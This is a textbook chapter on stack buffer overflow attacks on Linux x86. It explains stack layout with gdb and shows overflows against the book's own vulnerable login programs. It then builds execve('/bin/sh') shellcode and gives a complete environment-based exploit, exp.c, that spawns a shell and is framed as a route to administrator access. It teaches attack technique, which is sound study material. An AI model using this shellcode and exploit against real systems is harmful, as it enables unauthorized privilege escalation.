Chapter 6

Buffer overflow attacks

There are many ways of cracking computers. Beginning hackers usually start out by playing with different kinds of Trojan horses or ready-made scripts. Very few of them stop to think how they really work. Another very common hacking method is sniffing, which allows passwords sent on the network to be intercepted. Each day, these methods become more and more effective. Well-configured firewalls protect against Trojan horses, and sniffing becomes more and more difficult because switches or encrypted protocols have been applied. Nothing, however, can fully protect against human error. The programmers writing software often unintentionally (or intentionally) leave small mistakes in the code, which when exploited, allow hackers to crack effectively. One of these mistakes is the buffer overflow. We will explain what this is in this chapter.

Memory

Each program we launch has a certain defined amount of memory set aside for its use. Programs can allocate areas in memory to themselves dynamically, as they need it. This memory is necessary for storing data connected to the execution of the program. Such data can include, for example, sequences entered by the user as command-line arguments. The memory allocated to the processor is divided into segments, the purpose of which is largely to organize the data in memory. Different types of data are located in different segments. Here is a short description of each segment:

- "Text" segment, also called code segment. Here program instructions can be found, written in machine language. From this location the processor starts the execution of the program. This segment can be

read but it is not possible to write anything to it. After the program is read into memory its size does not change.

- "Data" segment. In this segment, initiated global program variables, character sequences, and other constants used by the program are located.

- "bss" segment. This is very similar to the "data" segment. It contains non-initiated global variables and static variables.

- "Heap" segment. As its size is variable, it is used by dynamic variables. The memory belonging to this segment is managed by advanced algorithms that allocate or discharge the memory appropriately. They allow us to increase memory performance and protect against fragmentation.

- "Stack" segment. This is also characterized by a variable size. It is, however, used only by local variables of the called functions. Each argument transferred to the program function is also placed on the stack.

The buffer overflow attack affects the stack. We will therefore now take a closer look at this segment.

The stack

As we have already mentioned, the stack is one of the memory segments used by programs. Its "bottom" has always a constant address in memory (in the Linux system it is 0xbffffffa). The addresses tell programs where in the memory a given value is located. Usually they are presented as hexadecimal values. Each variable used in the program has its own address in memory. The processor does not recognize the names of the variables. However, because of their addresses it is able to refer to them. A stack can be compared to a stack of plates; the plates can be added to the stack at the top only. Therefore the first object we place on the stack will be the last removed from it. The processor uses two instructions for the operation of the stack: PUSH –

which puts data on the stack, and POP – which removes data from the stack. To store the address of the top of the stack the processor uses the ESP (Extended Stack Pointer) register. This register is part of the memory belonging directly to the processor. It is not too big, and is therefore used exclusively to store small amounts of data, such as addresses in memory. To more easily visualize the function of the stack we will now take a look at the following program (**/CD/Chapter6/Listings/program0.c**).

```
#include <stdio.h>

int func(int a)
{
        printf("%d\n", a);
        return 0;
}

int main(int argc, char *argv[])
{
        func(argc);
        return 0;
}
```

The only activity performed by the above program is to display on the screen the command-line arguments entered by the user. It is interesting to see what the stack looks like as it performs the printf() function. At the beginning the main() function is called. This causes the placement on the stack, in sequence: command-line arguments, followed by copies of the EIP and EBP registers (which we will describe later). Then, in order to call the func() function, the program has to place on the stack its argument "int a" and make copies of the current values of the EIP and EBP registers. The func() function alone does not place any data on the stack.

While printing the number on the screen the stack looks like this:

EIP and EBP copy for main()
int a
EIP and EBP copy for terminating the program
int argc and char *argv[ ]

Upon termination of the func() function, "int a" is collected from the stack, and the rest of the data are collected when main() is terminated. The EIP register indicates the current location of program execution. When the program jumps to the func() function, its value changes. After a while the application returns to the main() function. Therefore the value of the EIP register must be stored in such a way that after termination of the called function the program can continue execution from the location in which it terminated.

Thanks to the EBP register the program is able to refer to local variables of the function. For this reason, it also has to be preserved. An understanding of the stack function is very important. Without this knowledge it will be difficult to master the advanced technique that is the buffer overflow attack. Therefore if you feel unsure about this subject, it is worth rereading this section several times or to find other sources of information on the topic.

What is a buffer?

Overfilling a buffer, as the name suggests, is a technique consisting of placing more data in the buffer than will fit in it. But first, what is a buffer? A buffer is any area of the memory. We can just as easily substitute the term "memory area of 10 bytes" for the term "buffer of 10 bytes." Let's assume that we have copied 20 bytes of data to an area of memory of 10 bytes. The area will be filled in till the end and the 10 bytes of data that do not fit will "spill" from it. In fact, they will be placed in another area of the memory located next to the target area.

We should look at the example below (**/CD/Chapter6/Listings/program.c**):

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        int a = 0;
        char buffer[10];
        printf ("Before coping data to the buffer: a=0x%x\n", a);
        strcpy(buffer, argv[1]);
        printf ("After coping to the buffer: a=0x%x\n", a);
        return 0;
}
```

The program assumes as parameter a sequence of characters that it then copies (using the strcpy() function) into the char buffer[10] buffer. Before and after copying, it prints a hexadecimal value of the int a variable on the screen, which at the beginning is equal to 0. The memory area to which we copy the data should in theory have the size 10 * sizeof(char), which is exactly as much as we entered in the source code. In practice, however, this depends strictly on the computer we use. First, let's see how our program works.

```
bash-2.05b$ gcc -o program program.c
bash-2.05b$ ./program A
Before copying data to the buffer: a=0x0
After copying to the buffer: a=0x0
```

As a parameter we transferred the single letter "A," the size of which is equal to one byte. It will therefore fit into our buffer without any problem. Now we will try to transfer a sequence that is too long to fit into our buffer.

```
bash-2.05b$ ./program AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Before copying data to the buffer: a=0x0
After copying to the buffer: a=0x41414141
Segmentation fault (core dumped)
```

As we can see the "int a" variable obtained a different value, despite the fact that nowhere in the program did we write anything to it. The character "A" is the ASCII code with the hexadecimal value 0x41, hence the value of our variable is 0x41414141. The memory area to which we copied the data was placed on the stack immediately after the "int a" variable. When we transferred the long character sequence, the buffer could not fit all the data and the sequence overwrote what was located below it.

But why, just to overwrite the "int a" variable, was a sequence of as many as 32 characters needed? As we said previously, the amount of allocated memory depends on the compiler and the system. The best way to see how much space the "char bufor[10]" is taking up in our system is to use the gdb program. It is included as standard in every common distribution of the Linux system. It is used to debug programs; that is, to intercept errors. It possesses some useful options, such as stopping a program at a specific moment, the ability to write to the program memory, and even code

disassembly. Disassembling is a process that allows us to discover the source code in an assembler form of a program that has already been compiled. We will carry out our test on the simple program below. The only thing the program does is, it allocates the buffer on the stack. It is therefore the easiest way to demonstrate the gdb application (**/CD/Chapter6/Listings/program2.c**).

```
#include <stdio.h>

int main()
{
        char buffer[10];
        return 0;
}
```

We will now compile the above program, giving it the name program2, and enable gdb:

```
bash-2.05b$ gcc -o program2 program2.c
bash-2.05b$ gdb program2
...
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:     push   %ebp
0x08048375 <main+1>:     mov    %esp,%ebp
0x08048377 <main+3>:     sub    $0x18,%esp
0x0804837a <main+6>:     and    $0xfffffff0,%esp
0x0804837d <main+9>:     mov    $0x0,%eax
0x08048382 <main+14>:    sub    %eax,%esp
0x08048384 <main+16>:    mov    $0x0,%eax
0x08048389 <main+21>:    leave
0x0804838a <main+22>:    ret
0x0804838b <main+23>:    nop
0x0804838c <main+24>:    nop
0x0804838d <main+25>:    nop
0x0804838e <main+26>:    nop
0x0804838f <main+27>:    nop
End of assembler dump.
(gdb) quit
bash-2.05b$
```

The command disass main that we gave to gdb is used to disassemble the code of the main() function of our program. The allocation of the memory area on the stack consists of subtracting the buffer size from ESP. The subtraction in the assembler language is performed with the “sub” instruction.

As we can see it is located in line 3 of our code:

```
0x08048377 <main+3>:    sub    $0x18,%esp
```

It subtracts 0x18 (24 in the hexadecimal system) from the ESP register. As we have mentioned, the ESP register includes the address of the stack top. The instruction therefore increases the stack size by 24 bytes. In our program we did not allocate memory to the stack in any other location. We can assume that 24 bytes were transferred to our "char buffer[10]." We should explain how we subtracted the number 24 from the stack and did not add it. In x86 processors the stack grows towards lower addresses. The elements placed earlier on the stack are therefore located beneath higher addresses in memory. Now, instead of char buffer[10], we place the "int a" variable in the program (**/CD/Chapter6/Listings/program3.c**).

```
#include <stdio.h>

int main()
{
        int a;
        return 0;
}
```

```
bash-2.05b$ gcc -o program2 program2.c
bash-2.05b$ gdb program2
...
(gdb) disass main
Dump of assembler code for function main:
0x08048374 <main+0>:     push   %ebp
0x08048375 <main+1>:     mov    %esp,%ebp
0x08048377 <main+3>:     sub    $0x8,%esp
0x0804837a <main+6>:     and    $0xfffffff0,%esp
0x0804837d <main+9>:     mov    $0x0,%eax
0x08048382 <main+14>:    sub    %eax,%esp
0x08048384 <main+16>:    mov    $0x0,%eax
0x08048389 <main+21>:    leave
0x0804838a <main+22>:    ret
0x0804838b <main+23>:    nop
0x0804838c <main+24>:    nop
0x0804838d <main+25>:    nop
0x0804838e <main+26>:    nop
0x0804838f <main+27>:    nop
End of assembler dump.
(gdb)
```

Again, what is interesting for us is the line containing the subtraction instruction, that is, "sub":

```
0x08048377 <main+3>:    sub    $0x8,%esp
```

This time the program assigns 8 bytes to the variable "int a." We should now explain why all of 32 bytes were necessary to overwrite "int a." The compiler allocated 24 bytes for our target buffer, and 8 bytes for "int a." The simple mathematical calculation of adding 24+8=32 gives us the number of bytes necessary to fill up the memory area assigned for buffer[10] and "a." Now that we know how we can overwrite a specific memory area, we will now stop to think which benefits it can bring us.

Attention.
As we already have mentioned, the number of bytes allocated depends on the hardware architecture and compiler settings. While conducting the experiment we are using gcc compiler. Depending on the version you use, the value of allocated blocks may be different (for these differences is responsible, inter alia, the -mpreferred-stack-boundary parameter).

A simple example of the use of a buffer overflow

Buffer overflow is a technique allowing us, in many cases, to obtain full access to the system. In order to make this happen we have to find a program that works under administrator privileges and contains an error of this kind. In our first example program.c we used the strcpy() function, which does not check the size of the copied buffer. In a real program we should instead use strncpy(), which as the third parameter assumes the maximum size of data to copy. An example of a program that can help us to increase our privileges is the program for logging into the system that was created for this purpose.

Let's have a look at an example of such a program below (**/CD/Chapter6/Listings/login.c**):

```
#include <stdio.h>
#include <stdlib.h>
```

```
#define LOGIN "secret_login"
#define PASSWORD "secret_password"

int main()
{
        int ok = 0;
        char login[16];
        char password[16];

        printf("Enter login: ");
        scanf("%s", login);
        printf("Enter password: ");
        scanf("%s", password);

        if(!strcmp(login, LOGIN) &&!strcmp(password, PASSWORD))
                ok = 1;

        if(ok)
        {
                printf("You have logged in successfully!!\n");
                execl("/bin/sh", "sh", NULL);
        }
        else
                printf("Wrong login or password!!\n");

        return 0;
}
```

After switching on the program, memory for three buffers is allocated: “int ok.”; “char login[16]”; and “char password[16].” The variable “ok” states whether the user has been successfully logged in or not. If its value is equal to 0 an incorrect login and password have been entered. If it is different from 0 the user has been successfully logged in and the sh system shell is being started. To read the data we use the scanf() function, which in our case does not check the size of the buffer to copy but only copies as much data as the user enters. We will now try to log in correctly, assuming that we don’t know the correct password and login.

```
bash-2.05b$ gcc -o login login.c
bash-2.05b$ ./login
Enter login: login
Enter password: password
Wrong login or password!!
bash-2.05b$ ./login
Enter login: 12345678901234567890123456789O
Enter password: d
You have logged in successfully!!
```

As a login we transferred a sequence of 32 bytes in length. It was enough to overwrite the "int ok" variable with a value of one of the characters in the sequence, which allowed us to log in correctly without knowing the real password and login. This example illustrates perfectly the use of the buffer overflow error. It consists in overwriting areas in memory to gain the ability to control program functioning. In our example, to avoid danger we should apply the scanf() function in the following form:

```
printf("Enter login: ");
scanf("%16s", login);
printf("Enter password: ");
scanf("%16s", password);
```

The function orders a maximum of 16 characters to be read; that is, as many as our buffer can accommodate. But what happens if our program does not use the "int ok" variable at all? In such a situation, we will have to find another memory area whose overwriting is of benefit to us.

Advanced example of buffer overflow

In the previous point we were concerned with a simple example that by itself suggested a way to take advantage of this error; the "int ok" variable was not actually necessary for anything. The program could have been written as the following example (**/CD/Chapter6/Listings/login2.c**):

```
1| #include <stdio.h>
2| #include <stdlib.h>
3|
4| #define LOGIN "secret_login"
5| #define PASSWORD "secret_password"
6|
7| int sprawdz_logowanie(char *l, char *p)
8| {
9|      char login[16];
10|     char pass[16];
11|
12|     strcpy(login, l);
13|     strcpy(pass, p);
14|     if(strcmp(login, LOGIN)==0 && strcmp(pass, PASSWORD)==0)
15|        return 0;
16|     else return 1;
17| }
18|
19| int main(int argc, char *argv[])
20| {
```

```
21|     if(argc < 3)
22| {
23|     printf(„Use:\n%s login password\n", argv[0]);
24|     exit(0);
25| }
26|
27| if (check_login(argv[1], argv[2]) == 0)
28| {
29|     printf("You have logged in successfully!!\n");
30|     execl("/bin/sh", "sh", NULL);
31| }
32| else printf("Wrong login or passowrd!!\n");
33| return 0;
34| }
```

This program, however, is subject to the mistake in the strcpy() function. It receives the information about the login and the password from the user via the row of the command line:

```
bash-2.05b$ gcc -o login2 login2.c
bash-2.05b$ ./login2 secret_login secret_password
You have logged in successfully!!
sh-2.05b$ exit
exit
bash-2.05b$
```

However, we don't have a variable here that could determine whether the user is logged in or not. Thus, in theory we don't have any area where overwriting gives us any advantage.

We will now try to enter a long sequence of characters as a login:

```
bash-2.05b$ ./login2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA wrong_password
Wrong login or password!!
Violation of memory protection
bash-2.05b$
```

The program did not log in but at the end of the execution it displayed "Violation of memory protection" onscreen. We will check with the help of gdb to see what really happened:

```
bash-2.05b$ gdb login2
...
(gdb) r AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA wrong_password
Starting program: /home/users/dave/login AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA wrong_password
Wrong login or password!!
```

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in?? ()
(gdb) quit
The program is running.  Exit anyway? (y or n) y
bash-2.05b$
```

As we can see, after quitting the main() function, the program wants to start executing from the address 0x41414141. At the beginning of this chapter we learned that each function possesses a copy of the register EIP and EBP of the previous function. The main() function also possesses such a copy, although it is the first function called to be written by the programmer. After terminating, the value of the EIP register is set to the one that was put on the stack when we entered main(). We can thus order the program to execute itself from a chosen location, because we have full control over the content of the EIP register after termination of the function operation. We will try, therefore, to jump to the address where the printf() function is located displaying the information "You have logged in successfully!!" To discover this address we must use gdb.

```
bash-2.05b$ gdb login2
...
(gdb) disas main
Dump of assembler code for function main:
0x080484f0 <main+0>:     lea     0x4(%esp),%ecx
0x080484f4 <main+4>:     and     $0xfffffff0,%esp
0x080484f7 <main+7>:     pushl   0xfffffffc(%ecx)
0x080484fa <main+10>:    push    %ebp
0x080484fb <main+11>:    mov     %esp,%ebp
0x080484fd <main+13>:    push    %ecx
0x080484fe <main+14>:    sub     $0x14,%esp
0x08048501 <main+17>:    mov     %ecx,0xfffffff8(%ebp)
0x08048504 <main+20>:    mov     0xfffffff8(%ebp),%eax
0x08048507 <main+23>:    cmpl    $0x2,(%eax)
0x0804850a <main+26>:    jg      0x8048530 <main+64>
0x0804850c <main+28>:    mov     0xfffffff8(%ebp),%edx
0x0804850f <main+31>:    mov     0x4(%edx),%eax
0x08048512 <main+34>:    mov     (%eax),%eax
0x08048514 <main+36>:    mov     %eax,0x4(%esp)
0x08048518 <main+40>:    movl    $0x8048680,(%esp)
0x0804851f <main+47>:    call    0x8048360
0x08048524 <main+52>:    movl    $0x0,(%esp)
0x0804852b <main+59>:    call    0x8048370
0x08048530 <main+64>:    mov     0xfffffff8(%ebp),%ecx
0x08048533 <main+67>:    mov     0x4(%ecx),%eax
0x08048536 <main+70>:    add     $0x8,%eax
0x08048539 <main+73>:    mov     (%eax),%edx
0x0804853b <main+75>:    mov     0xfffffff8(%ebp),%ecx
0x0804853e <main+78>:    mov     0x4(%ecx),%eax
0x08048541 <main+81>:    add     $0x4,%eax
```

```
0x08048544 <main+84>:    mov     (%eax),%eax
0x08048546 <main+86>:    mov     %edx,0x4(%esp)
0x0804854a <main+90>:    mov     %eax,(%esp)
0x0804854d <main+93>:    call    0x8048444 <check_login>
0x08048552 <main+98>:    test    %eax,%eax
0x08048554 <main+100>:   jne     0x8048580 <main+144>
0x08048556 <main+102>:   movl    $0x8048698,(%esp)
0x0804855d <main+109>:   call    0x8048340
0x08048562 <main+114>:   movl    $0x0,0x8(%esp)
0x0804856a <main+122>:   movl    $0x80486b8,0x4(%esp)
0x08048572 <main+130>:   movl    $0x80486bb,(%esp)
0x08048579 <main+137>:   call    0x8048330
0x0804857e <main+142>:   jmp     0x804858c <main+156>
0x08048580 <main+144>:   movl    $0x80486c3,(%esp)
0x08048587 <main+151>:   call    0x8048340
0x0804858c <main+156>:   mov     $0x0,%eax
0x08048591 <main+161>:   add     $0x14,%esp
0x08048594 <main+164>:   pop     %ecx
0x08048595 <main+165>:   pop     %ebp
0x08048596 <main+166>:   lea     0xfffffffc(%ecx),%esp
0x08048599 <main+169>:   ret
0x0804859a <main+170>:   nop
0x0804859b <main+171>:   nop
0x0804859c <main+172>:   nop
0x0804859d <main+173>:   nop
0x0804859e <main+174>:   nop
0x0804859f <main+175>:   nop
End of assembler dump.
(gdb) quit
```

However, to read the address where our target function is located from this listing, knowledge of the assembler will be required. The description has been shortened to include only essential information.

The following line is responsible for the conditional instruction “if” used in our program, which checks if the login and the password are correct:

```
0x08048552 <main+98>: test %eax,%eax
```

As we can see it can be found twice, for login and for password. If the password is wrong, the program jumps to the address 0x8048580, which is stated in the line:

```
0x08048554 <main+100>: jne 0x8048580 <main+144>
```

But if the login and the password are correct, the program performs the code below:

```
0x08048556 <main+102>:    movl    $0x8048698,(%esp)
0x0804855d <main+109>:    call    0x8048340
0x08048562 <main+114>:    movl    $0x0,0x8(%esp)
0x0804856a <main+122>:    movl    $0x80486b8,0x4(%esp)
0x08048572 <main+130>:    movl    $0x80486bb,(%esp)
0x08048579 <main+137>:    call    0x8048330
```

These are exactly the functions printf() and execl(). After termination of the program we have to jump to the address 0x08048556 and these functions should be executed. However, we should stop and think how to provide the program with the sequence of characters that is our address. For this task the best suitable language is Perl. The address 0x08048556 can be written as a character sequence, "\x56\x85\x04\x08." We simply add each byte as a char in reverse order. Then, using Perl, we print it several times (here, eight) so it overwrites the copy of the EIP register:

```
bash-2.05b$ ./login2 "`perl -e 'print "\x56\x85\x04\x08"x8'`" wrong_password
Wrong login or password!!
You have logged in successfully!!
sh-2.05b$ exit
exit
bash-2.05b$
```

As we can see, everything has gone as planned! The program informed us at the beginning that we gave a wrong login or password and terminated the execution of the main() function. In that moment, instead of terminating the task the program jumped to a location available only to a logged-in user. We can be proud of ourselves because we have just written a fully operational exploit; that is, a program that takes advantage of a mistake in software.

Use of shellcodes

Our last example included data enabling us to start up a shell. But what would happen if the program did not have this type of function in its code? Let's analyze the following, seemingly dull example (**/CD/Chapter6/Listings/bo.c**):

```
1| #include <stdio.h>
2| #include <stdlib.h>
```

```
3|
4| int funct(char *buffer)
5| {
6|       char buff[16];
7|       strcpy(buff, buffer);
8|       puts(buff);
9|       return 1;
10| }
11|
12| int main(int argc, char *argv[])
13| {
14|      funct(argv[1]);
15|      return 0;
16| }
```

What does this program do? All it does is, it copies data from the first argument into the "char buff[16]" buffer and prints its contents. At first glance we can already see that this is performed without any security measures. The program copies as much data as the user transfers, which can cause the buffer to overfill.

We will now save the program as bo.c and see how it works:

```
bash-2.05b$ ./bo 1234567890
1234567890
bash-2.05b$ ./bo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Violation of memory protection
bash-2.05b$
```

We can probably guess what has just happened. After transferring the long argument, the string of "A" characters overwrote the EIP copy. After termination of the main() function the program wanted to resume execution from the address 0x41414141. Under this address were located the data inaccessible to the program, therefore it reported the error "Violation of memory protection." The program in our example does not contain the execl() function, which we could use to start up the shell. We should, however, remember that each function is read into the memory at the beginning, and then it is performed. We could, therefore, transfer the execl() function to the program as an argument in binary code, and then overwrite the EIP copy with an address indicating the memory area in which the function buffer we transferred is located. Such a binary code of a function is

called "shellcode." Basic knowledge of assembly language will be necessary to create it.

We will now try to write an assembler function to start up the shell. Systems of the Unix family possess what are known as system calls, that is, functions made accessible to the user by the kernel. In other operating systems the creation of the shellcode is no longer such an easy matter. One of these system functions is execve(). It is used by all the functions in the exec() family in the C language. Here is the prototype of this function:

```
int  execve(const  char  *filename,  char  *const  argv [], char *const envp[]);
```

The first assumed parameter is the address for the file name, then the arguments of the command line and the environment. The first two are required, whereas the third can be omitted. We will now see how calling this function would look in C (**/CD/Chapter6/Listings/shell.c**):

```
#include <unistd.h>

int main()
{
        char *sh[2];
        sh[0] = "/bin/sh";
        sh[1] = NULL;
        execve(sh[0], sh, NULL);
        return 0;
}
```

```
bash-2.05b$ gcc -o shell shell.c
bash-2.05b$ ./shell
sh-2.05b$ exit
exit
bash-2.05b$
```

However, this program uses the "wrapping up" function located in the libc library. Therefore we cannot create a shellcode from it. We have to convert the above function into an assembler equivalent. In order to do this we have to discover how the kernel system functions (known as syscalls) are called. We will now take a closer look at this process using the write function.

At the beginning we determine its number in the system:

```
bash-2.05b$ grep __NR_write /usr/include/asm/unistd.h
#define __NR_write                4
bash-2.05b$
```

As we can see the function we are looking for is located under number 4.

The program will have to perform the following operations in order to start up this function:


```
a) To register EAX copies the number of the write() function, namely 4.
b) The first parameter is copied to EBX, that is, the file descriptor to which it wants to
write.
c) The pointer for the character sequence that has to be printed is copied to EBX.
d) The number of characters to be printed (the length of our sequence) is copied to EDX.
```

The EAX register is used to transfer the number of the system function, and the subsequent registers serve to transfer arguments of this function. When the program has copied all information to the appropriate registers, it performs a so-called "processor interruption" with the number 80h. This is a signal for the processor to collect the data from the registers and to perform a specific operation. The processor collects the value of the EAX register, in which there is the number of the function to perform. Next, once it knows which function to perform, it collects the appropriate parameters from the subsequent registers. Let's do now the same to the example of our target function, execve().

```
bash-2.05b$ grep __NR_execve /usr/include/asm/unistd.h
#define __NR_execve               11
bash-2.05b$
```

We have to place number 11 in the EAX register. However, the EAX register has a capacity of 32 bits, and we would like to transfer only 8 bits, because that is the number necessary to write the number 11 in binary code. We can use half of the EAX register for this purpose, specifically, the 16-bit AX register. This in turn divides into two 8-bit AH registers (A high) and AL (A low). The above division principle applies to all general registers. Therefore, EBX divides into BX, which in turn divides into BH and BL, etc.

This division can be illustrated using the example of the EAX register as follows:



We can therefore place our value 11 without problems into the AL register. It will also cause the size of our shellcode to be reduced. Next, we will copy the sequence address "/bin/sh" to the EBX register, and the address of the argument table to the ECX register. After placing all data into the appropriate registers we will call the interruption of the processor, 80h. Below is an addition in assembly language for the program written in C, which executes all the operations described above. We will use the program to create a fully operational shellcode (**/CD/Chapter6/Listings/shell2.c**).

```
#include <stdio.h>

int main()
{
        __asm__
        (
                "xorl    %eax,%eax\n"
                "pushl   %eax\n"
                "pushl   $0x68732f2f\n"
                "pushl   $0x6e69622f\n"
                "movl    %esp,%ebx\n"
                "pushl   %eax\n"
                "pushl   %ebx\n"
                "movl    %esp,%ecx\n"
                "xorl    %edx,%edx\n"
                "movb    $0xb,%al\n"
                "int     $0x80"
        );

        return 0;
}
```

We will now check to be sure that our new program is working properly:

```
bash-2.05b$ gcc -o shell2 shell2.c
bash-2.05b$ ./shell2
sh-2.05b$ exit
exit
bash-2.05b$
```

And now let's take a look at the instructions that it executes in sequence:

1. xorl %eax,%eax – We place NULL in the EAX register (meaning we are resetting).

2. pushl %eax – At this moment there is NULL in the EAX register. We put it, therefore, on the stack as the end of the name of the program to start up. Each character sequence (in our case "/bin//sh") must be terminated in memory with the NULL symbol.

3. "pushl $0x68732f2f" and "pushl $0x6e69622f" – We put the sequence "/bin//sh" on the stack in inverse order. This is connected to the fact that the stack grows in size towards the lower addresses. The additional symbol "/" in the middle is necessary to divide the amount of all characters put by 4. In this way we eliminate the symbol 0 from the shellcode. If we put only "/sh" on the stack, the PUSH instruction would itself add a fourth zero byte. Our shellcode cannot, however, possess any internal NULL bytes, because we could not transfer it fully as an argument for the program.

4. "movl %esp,%ebx" – Now ESP includes the address of our sequence, because it is placed on the top of the stack. Therefore, we transfer this address to the EBX register.

5. "pushl %eax" – The EAX register still includes NULL; we put it on the stack to finish the table that will be the next argument.

6. "pushl %ebx" – The EBX register includes the address of the sequence "/bin//sh." We will put it on the stack as the first element of the table that will be the second argument.

7. "movl %esp,%ecx" – The ESP register includes the address of the table created in the second argument. We copy this address into the ECX register.

8. "xorl %edx,%edx" – We reset the last argument in case it includes another value, as can happen under certain circumstances.

9. "movb $0xb,%al." - We place the call number in the AL register. This allows us to get rid of NULL symbols from the shellcode.

10. "int $0x80" – Finally we call the interruption of the processor with the number 80h.

Our program works and executes the execve() function by itself without using the libc library. Because of this we can use it to create a shellcode. The best method for it is to use the "objdump" program:

```
bash-2.05b$ objdump -d  shell2

shell:     file format elf32-i386

Disassembly of section .init:
.....
 08048374 <main>:
 8048374:       55                              push    %ebp
 8048375:       89 e5                           mov     %esp,%ebp
 8048377:       83 ec 08                        sub     $0x8,%esp
 804837a:       83 e4 f0                        and     $0xfffffff0,%esp
 804837d:       b8 00 00 00 00                  mov     $0x0,%eax
 8048382:       29 c4                           sub     %eax,%esp
 8048384:       31 c0                           xor     %eax,%eax
 8048386:       50                              push    %eax
 8048387:       68 2f 2f 73 68                  push    $0x68732f2f
 804838c:       68 2f 62 69 6e                  push    $0x6e69622f
 8048391:       89 e3                           mov     %esp,%ebx
 8048393:       50                              push    %eax
 8048394:       53                              push    %ebx
 8048395:       89 e1                           mov     %esp,%ecx
 8048397:       31 d2                           xor     %edx,%edx
 8048399:       b0 0b                           mov     $0xb,%al
 804839b:       cd 80                           int     $0x80
 804839d:       b8 00 00 00 00                  mov     $0x0,%eax
 80483a2:       c9                              leave
 80483a3:       c3                              ret
 80483a4:       90                              nop
.....
```

The result of this command will return the assembler code of each program function. For us, however, only the main() function is of interest. We can search through it for the code we have written. It is located between the

addresses 8048384 and 804839b (from the first xor to int). Now we copy the binary data of the generated code, that is:

```
31 c0 50 68 2f 2f 73 68 68 2f 62 69 6e 89 e3 50 53 89 e1 31 d2 b0 0b cd 80
```

Next, we have to change these values into character sequences that can be used in the C language.

It is better to write their assembler equivalents next to the appropriate data so that the code will be relatively legible, just as in the following program (**/CD/Chapter6/Listings/shellcode.c**):

```
#include <stdio.h>
char shellcode[] =
        "\x31\xc0"                          /* xorl  %eax,%eax        */
        "\x50"                              /* pushl %eax             */
        "\x68\x2f\x2f\x73\x68"              /* pushl $0x68732f2f      */
        "\x68\x2f\x62\x69\x6e"              /* pushl $0x6e69622f      */
        "\x89\xe3"                          /* movl  %esp,%ebx        */
        "\x50"                              /* pushl %eax             */
        "\x53"                              /* pushl %ebx             */
        "\x89\xe1"                          /* movl  %esp,%ecx        */
        "\x31\xd2"                          /* xorl %edx,%edx         */
        "\xb0\x0b"                          /* movb  $0xb,%al         */
        "\xcd\x80";                         /* int   $0x80            */
int main()
{
        void (*f)() = (void*)shellcode; f(); return 0;
}
```

The program creates a pointer to the void function. Next, it assigns it a shellcode address in memory. We intend to do exactly the same in the program under attack.

Let's see if what we created works properly:

```
bash-2.05b$ gcc -o shellcode shellcode.c
bash-2.05b$ ./shellcode
sh-2.05b$ exit
exit
bash-2.05b$
```

Now that we have the shellcode we can start the attack on our application. In order to carry it out we will have to discover the address to which we have to jump; that is, the shellcode address. We can transfer it to the program as a

command-line argument or as an environmental argument. Each program operates in an environment.

To display the environment of the shell in which we enter commands, we have to start up the "set" program.

```
bash-2.05b$ set
BASH=/bin/bash
BASH_VERSINFO=([0]="2" [1]="05b" [2]="0" [3]="2" [4]="release" [5]="i686-pld-linux-gnu")
EUID=500
HISTFILE=/home/users/.history
HISTFILESIZE=1000
HISTSIZE=1000
HOME=/home/users/
HOSTNAME=top
HOSTTYPE=i686
...
PWD=/home/users/
SHELL=/bin/bash
UID=500
USER=users
XAUTHORITY=/home/users/.Xauthority
bash-2.05b$
```

Here is the result of the operation of this program in brief: It includes data useful for the shell, such as the path to the history file, the current working directory, and the username. Each newly started program inherits the environment from the shell. However, we have the ability to adjust the environment as needed by starting the target program from another level. These programs are the best location to place our shellcode. By placing it in the environment we can exactly determine its address in the program memory.

We do this in the following way:

```
ret = 0xbfffffffa - strlen(PATH) - strlen(shellcode);
```

The address 0xbfffffffa is the beginning of the stack. We substract from it the length of the path for our program, that is PATH (in our case "bo") and the length of the shellcode we want to start. To transfer the environment variable to the program we use the execle() function.

Therefore there is nothing left for us but to write a working exploit (**/CD/Chapter6/Listings/exp.c**).

```
#include <stdio.h>
#include <unistd.h>

/* Path to our program with error */
#define PATH "bo"

/* Size of buffer that we transfer to the program (as much as to overwrite the EIP copy). */
#define BUF 35
/* Shellcode that we created previously. */
char shellcode[]=
        "\x31\xc0"                          /* xorl  %eax,%eax       */
        "\x50"                              /* pushl  %eax           */
        "\x68\x2f\x2f\x73\x68"              /* pushl  $0x68732f2f    */
        "\x68\x2f\x62\x69\x6e"              /* pushl  $0x6e69622f    */
        "\x89\xe3"                          /* movl  %esp,%ebx       */
        "\x50"                              /* pushl %eax            */
        "\x53"                              /* pushl %ebx            */
        "\x89\xe1"                          /* movl  %esp,%ecx       */
        "\x31\xd2"                          /* xorl %edx,%edx        */
        "\xb0\x0b"                          /* movb  $0xb,%al        */
        "\xcd\x80";                         /* int  $0x80            */

int main()
{
        int n,ret;

         /* Buffer filled with addresses that we transfer to the program for exploiting.  */
        char buf[BUF];

        /* Environment for the program being called. This will consist only of shellcode. */
        char *envp[] = { shellcode , 0x0 };

        /* tmp variable indicating the beginning of the buffer. */
        int *tmp = (int *)(buf);

        /* Determining shellcode address in memory. */
        ret = 0xbffffffa - strlen(PATH) - strlen(shellcode);

        /* Filling the buffer with shellcode addresses. */
        for(n=0;n<BUF-1;n+=4)
                *tmp++ = ret;

        /* Placing NULL symbol (zero) at end of buffer. */
        *tmp = 0x0;

        /* Starting the program to exploit. */
        execle(PATH, PATH, buf ,0x0,envp,0x0);
```

We will now check to ensure our program works:

```
bash-2.05b$ gcc -o exp exp.c
bash-2.05b$ ./exp
Ç¨żÇ¨żÇ¨żÇ¨żÇ¨żÇ¨żÇ¨żÇ¨ż
```

```
sh-2.05b$ exit
exit
bash-2.05b$
```

We have managed to force the program to execute the function we transferred. If the program had been working with administrator privileges we would have obtained full access to the system.

